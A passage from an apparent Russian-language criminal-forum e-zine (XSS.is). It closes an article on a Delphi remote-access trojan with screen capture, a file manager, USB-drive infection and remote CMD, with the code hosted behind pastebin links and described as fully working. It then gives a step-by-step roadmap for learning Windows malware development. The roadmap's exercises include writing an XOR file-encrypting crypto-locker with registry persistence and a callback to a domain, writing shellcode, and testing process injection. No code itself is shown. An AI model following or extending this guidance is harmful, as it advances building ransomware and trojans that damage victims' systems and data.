https://pastebin.com/CkcKSzYP

Теперь пишем основной код Клиента

https://pastebin.com/jGxbuEGw

Другие функции которые были использованы в клиенте

Ну это элементарно, функция сделана чисто для удобства что бы просто указал данныекоторые надо отправить и все.

https://pastebin.com/XCJ3QKPj

Думаю название функции говорит само за себя получаем список файлов, их размер и дату изменения, формируем это все в виде столбика для удобства

https://pastebin.com/2BYLQ2DA

Эта функция взята из VCL компонента клиента и немного переделана под мои нужны, здесь мы как раз таки и получаем данные от сервера, можно сказать один из самых ключевых моментов крысы. ioctlsocket с параметром FIONREAD возвращает нам размер данных, находящихся во входном буфере сокета, в байтах.

https://pastebin.com/6cXQdhRe

По весу клиент выходит примерно на 208кб., это из-за GDI+, если не использовать его и импортировать все необходимые функции вручную, то можно сократить общий обьем до 50кб, при переписывании кода на Delphi 7 вес уменьшается до 30кб., либо вы можете поступить еще хардкорнее и импортировать вручную функции winsock, и того 16кб. информация для тех кто сильно беспокоется на счет веса клиента.


XSS.is

Заключение

Спасибо что дочитали статью до конца, в данный проект я вложил душу и частичку себя, по-этому я надеюсь что вы оцените его по достоинству, код предоставленный здесь полностью рабочий если собрать его как надо, если же во время написания софта по моему коду у вас внезапно возникнут какие-то несостыковки или вопросы, можете написать мне в теме или в личку, отвечу на все вопросы. Подитоживая, мы имеем полностью рабочий ратник с функциями демонстрации экрана, файлового менеджера, заражения флешек и CMD, да я знаю функционал не такой уж и большой, но это самые важные функции, при желании ни составит труда дописать какую нибудь функцию самостоятельно, я постарался максимально просто довести до вас такую трудную тему, в одной статье. Так же хотелось бы услышать здравую критику по коду. Всем удачи в конкурсе.

Литература

- https://docs.microsoft.com/en-us/windows/win32/winsock/windows-sockets-start-page-2
- https://lecturesnet.readthedocs.io/net/low-level/ipc/socket/intro.html
- www.delphikingdom.com/asp/viewitem.asp?catalogid=1021
- Delphi глазами хакера (Фленов)
- Библия Delphi (Фленов)



Как правильно изучать malware-кодинг под Windows

Эта мини-статья является развернутым описанием моего старого поста http://xsstorweb56srs3a.onion/threads/34442/post-204920 Ничего особо нового тут не будет, просто решил выделить отдельной темой и дооформить.

Итак, по каким-то причинам вы решили изучить , как же все таки пишут эту малварь под винду. Причины, по которым тема может заинтересовать человека, весьма разные, и не обязательно деструктивные - кто-то хочет стать петухом авером/вайтхетом, кому-то просто интересно, как оно устроено.

Основной тезис, который нужно усвоить: малварь - это обычная программа, выполняющая те или иные действия. Соответственно, вы должны просто научиться программировать под конкретную платформу. Поскольку большинство интересует именно Windows, то рассмотрим именно эту ОС (да и я ничего, кроме винды, и не знаю).

0x0

Итак, начнем. В школе сначала учатся читать и писать, а потом уже переходят к другим дисциплинам, в случае же нашей темы - вы должны уметь пользоваться Windows , на уровне уверенного пользователя / начинающего сисадмина. Понятно, что если вы читаете эту статью, значит какие-то навыки работы с компьютером у вас есть. Но соц.сети и ютуб это не то, что нужно. Вы должны уметь пользоваться командной строкой Windows (cmd.exe) , "путешествовать" по файловой системе, иметь базовые понятия о .bat файлах, переменной %PATH% (знать что это, уметь добавить/удалить туда значения). Нужно разобраться и настроить виртуальную машину, т.к. во-первых, подобный софт может убить основную ОС, а во-вторых , малварь придется проверять на разных выпусках и версиях винды. Конкретную литературу к этому пункту не могу посоветовать, т.к. у всех разный уровень знаний.

Теория:

"Утилиты Sysinternals. Справочник администратора." https://rutracker.org/forum/viewtopic.php?t=4222897
https://ab57.ru/syssuite.html

Практика:

- установить виртуалку (VirtualBox или другую), поставить туда семерку / XP.
- В командной строке перейти в другую папку, на другой диск, создать файл, удалить файл, выполнить программу из цмд .
- Справку ищите на https://ab57.ru или в гугле.

0x1

Далее, нужно определится с языком программирования, т.е. на чем все это дело будет создаваться. Если вкратце, то учить надо язык Си. Если подробнее - язык программирования должен быть нативным (т.е. никаких фреймворков и прочее) и компилируемым (не скрипты). На эту тему можно много холиварить, почему так , а почему не учить петон, а вот на шарпе... Я уже говорил много раз, как первый язык нужно то, где нет ничего лишнего вида неотключаемых библиотек, фреймворков, сборщиков мусора.

Именно чистый код. Изучите это - можете потом писать на чем угодно, но начинать учиться нужно именно с такого языка.

Языков много, но в принципе, выбирать можно между Си и Паскалем. Почему не Ассемблер? С него очень тяжело начинать, я знаю это по своему опыту. Изучая Ассемблер в качестве первого языка , вы будете вынуждены учить и сам Асм, и основы программирования, и WinApi (поскольку в Асма нет никакой стандартной библиотеки). Т.е. чтобы вывести строку на экран или там записать в файл, вам надо будет параллельно изучить чудесный мир Windows API, с миллионом параметров и тысячей типов данных , да еще и ксорить дворды конвертировать это в Асм-код. В то время как Си или Паскаль на этом этапе позволят "схалявить" и использовать простые функции. Почему не C++ ? Потому что в нем нет никаких преимуществ перед чистым Си в контексте нужной нам задачи, а учить ООП и новые стандарты с 0 - нереально (и бессмысленно). Настоящие плюсы - это фабрики, шаблоны, итераторы, умные указатели , буст и т.д. и т.п, а не "Си с классами" образца 94 года , как видят C++ многие. Со временем, возможно, вы захотите перейти на плюсы, но не сейчас. Есть еще freebasic и прочая экзотика, но эти языки менее популярны, и в случае чего (нет инклуда, какая-то ошибка) не у кого будет спросить. Вначале обучения это очень важно, когда есть ошибка, которая не гуглится и спросить особо не у кого. Поэтому - либо Си, либо Паскаль. С чего бы не начали, правда, надо учесть, что знание Си (на уровне чтения сорцев) все равно будет нужно , т.к. все эти MSDN и книги содержат примеры именно на этом языке. В данной заметке я тоже буду ориентироваться на Си, поэтому изучайте Си. Касаемо паскаля - если у кого есть на примете хорошая книга для начинающих (и мысли на эту тему) , пишите здесь. Я могу вспомнить только Столярова http://xsstorweb56srs3a.onion/threads/28946/ , но и у него паскаль идет сугубо как подготовка к Си-кодингу.

Теория:

- Стивен Прата "Язык программирования С. Лекции и упражнения". https://rutracker.org/forum/viewtopic.php?t=4791274 Она подойдет тем, кто начинает с полного 0, т.к. там все разжевано до мельчайших деталей.
- Брайан Керниган, Деннис Ритчи. "Язык программирования Си" https://rutracker.org/forum/viewtopic.php?t=32310 более сложная книга (относительно первой), но это классика (авторы создали язык Си).

Практика:

- Все упражнения из книги (закодить самому , разобраться как что и почему работает, поэкспериментировать с разными возможностями языка).
- Установить Visual Studio, там хорошая пошаговая отладка, подсветка синтаксиса, автодополнение и т.д. Почитать справку, как там дебажить, потестить на практике (регистры, память, переменные).

0x2

Изучив базовые основы языка Си, можно двигаться дальше , а именно - приступить к изучению WinApi. Основная разработка в ОС Windows идет с помощью Win32 Api - это , так сказать, самый низкий (из документированных Майкрософтом) уровень для разработки под винду в юзермоде. Еще есть Native Api и даже прямой вызов сисколов, но пока этого всего не надо.

Вам нужно усвоить базовую информацию по разработке под Windows - что такое поток, процесс, служба, как разрабатываются многопоточные приложения и т.д. Параллельно нужно совершенствовать знания языка Си, а именно - изучить базовые алгоритмы. С некоторыми из них вы должны были уже встречаться ранее. Знание алгоритмов нужно, чтобы быть именно нормальным программистом, а не "быдлокодером". Также некоторые системные структуры (да и просто чужие сорцы) могут использовать все эти хэш таблицы, двусвязные списки, и подобное. Конечно, в любом языке программирования давно существуют стандартные библиотечные средства для такого. Но - вам нужно понимать, как все это дело устроено на низком уровне, а уж потом юзать готовое. Вообще, в процессе обучения нужно делать свои "велосипеды", чем больше тем лучше.

Теория:

- Финогенов К.Г "Win32. Основы программирования" https://rutracker.org/forum/viewtopic.php?t=908022 , самая простая и базовая книга по WinApi. К сожалению, автор ее писал лет 20 назад, когда еще все было по другому, но все же.
- http://firststeps.ru/mfc/winapi/win/apiwind1.html - основы винапи на русском языке, и вообще полезный сайт
- Керниган, Пайк "Практика программирования" https://rutracker.org/forum/viewtopic.php?t=3049308 отличная книга (один из авторов - создатель Си и Go), как раз на тему алгоритмов и разработки в целом.

Практика:

- Напишите простейшие GUI приложения под винду.
- Никаких компонентов, чистый WinApi (окна, диалоги). Потестируйте разные примеры с книги Финогенова.
- Доработайте свои примеры из книг по Си (раздел 0x1), добавив туда окна. К примеру, окно, форма ввода открыть такой-то файл, если ок - считать данные с него, если не ок - вывести
- ошибку.

0x3

Вы уже прошли основы WinApi, более-менее уверенного владеете языком Си, пришла пора полностью погрузится в программирование под Windows. Изучить различные системные механизмы, подробнее ознакомится с процессами, межпроцессным взаимодействием, созданием сервисов, устройством памяти винды, динамические библиотеки и прочая и прочая - в общем, изучить все кирпичики, из которых состоит разработка под Windows. Здесь можно учить все подряд, а можно выбирать только некоторые темы, скажем пропустить службы или там безопасность винды. Советую читать все подряд, т.к. лишних знаний не бывает.

Теория:

- Джеффри Рихтер "Windows via C/C++" https://rutracker.org/forum/viewtopic.php?t=3075398. Классика системного программирования под винду. Вне зависимости, что еще вы планируете изучать, эту книгу прочитать вы обязаны.
- Дж. Харт "Системное программирование в среде Windows" https://rutracker.org/forum/viewtopic.php?t=988938 Также неплохая книга, есть задания для самостоятельной работы.

Практика:

- В вышеупомянутых книгах много примеров , изучите их, попробуйте что-то изменить, выполните задания по доработке примеров или придумайте сами.
- Напишите простейший криптолокер, который ищет файлы и шифрует их банальным ксором. Используйте разные технологии (потоки, порт, тредпул), сравните какая эффективней (как сравнивать см. в книге Харта).
- Напишите компонент (модуль в виде DLL) для вашего криптолокера, пропишите его в реестр ; добавьте отстук на какой-то домен (используя Wininet/winsock/winhttp api, документацию см. в мсдн).

0x4

В книге Рихтера из предыдущего этапа в конце обучения вы столкнулись с понятием инжекта в процесс, перехватом апи функций и подобными темами. Пришло время изучить это все дело подробнее. Нужно учиться изучать программы без исходных кодов, дебажить их, реверсить , понимать логику чужой программы и искать ошибки в своей в боевых условиях. Студийный отладчик помогал все это время в обучении. Но для чужих программ такой халявы не будет, т.к. у вас нет исходных кодов , а только Асм листинг. Чем дебажить? Можно взять как старую OllyDBG (только 32 бита), так и более новый x64dbg, и разбираться. Сначала трейсить пошагово свои же программы, параллельно читая справочник по Ассемблеру. Книжек по последнему есть великое множество, но не все оттуда нужно в данном случае - Асм достаточно понимать, а не писать на нем (тем более под dos, как учит 80% авторов). Знания Ассемблера пригодятся и дальше, для вызова сисколов, сокрытия/перехвата вызовов винапи, разработки шеллкодов и так далее.

Теория:

- "Введение в реверсинг с 0, используя Ида про" https://wasm.in/threads/perevod-vvedenie-v-reversing-s-nulja-ispolzuja-ida-pro.32249/ , зеркало https://yutewiyof.gitbook.io/intro-rev-ida-pro/ . Перевод от yashechka , курс отличный
- "Введение в крекинг с 0, используя оллидбг" https://exelab.ru/f/?action=vthread&forum=5&topic=14847

Практика:

Реверс и дебаг сначала своих, а потом и чужих (крекми, чужая малварь) приложений. Напишите простой шеллкод (пусть даже захардкодив адреса апи), выполните его. Протестируйте разные методики инжекта в процесс.

0xFF

Вот таков примерный курс, изучив который вы сможете уверенно начать разрабатывать простую малварь. Почему простую? Потому что, увы, несмотря на большой объем инфы, многие вещи все равно еще остались за кадром. К примеру, PE формат , секьюрити винды, технология COM, драйвера (не обязательно учиться писать малварь под ядро, но понимать как там что устроено, весьма желательно), криптография, сеть, NTFS , графика винды (огромная тема, все эти GDI+, win32k.sys) и т.д. и т.п. Но это все дело поправимое, было бы желание учится. Имея базу, можно со всем постепенно разобраться.

Дальнейшее чтение:

- MSDN
- Марк Руссинович "Внутреннее устройство Windows"
- "от зеленого к красному" - три статьи, линк ищите сами, на васме или chm копии старого васма.
- rsdn.org
- Свен Шрайбер "Недокументированные возможности Windows 2000"
- ..... тысячи сайтов, страниц, книг..


Дальнейшая практика:

- реверс чужой малвари, написание своей. Что-то не знаете - реверсите конкурента, читайте аверские обзоры , спрашивайте на форуме.

И постоянно учитесь, ведь знание это Сила и главный капитал!

Примечания.

1. Статья отображает сугубо мое субъективное мнение и мой личный опыт, никого ни к чему не призывает, просто советует. Конструктивная критика ("сначала лучше изучить X, а там сделать упор на Y перечитав Z") приветствуется. Неконструктивная ("это все бред, учите етон!") будет удаляться (но никто не запрещает создать свою тему и там расписать свой опыт от и до).
2. Ссылки на материалы, ес-но могут устареть, умереть, переехать, поэтому ищите их по названию в гугле.



Спасибо что прочли новый выпуск **E-ZINE**, присоеденяюсь к словам уважаемого @admin о том что наши чаянья это новые знание и развитие во всех его проявлениях.
И мы в свою очередь стараемся и будем стараться сделать так что бы у каждого была возможность стать лучше, подниматься на новые вершины.
Главное помнить что всё зависит исключительно от нас!

До новых встреч!
Ваш XSS.is (ex DaMaGeLaB)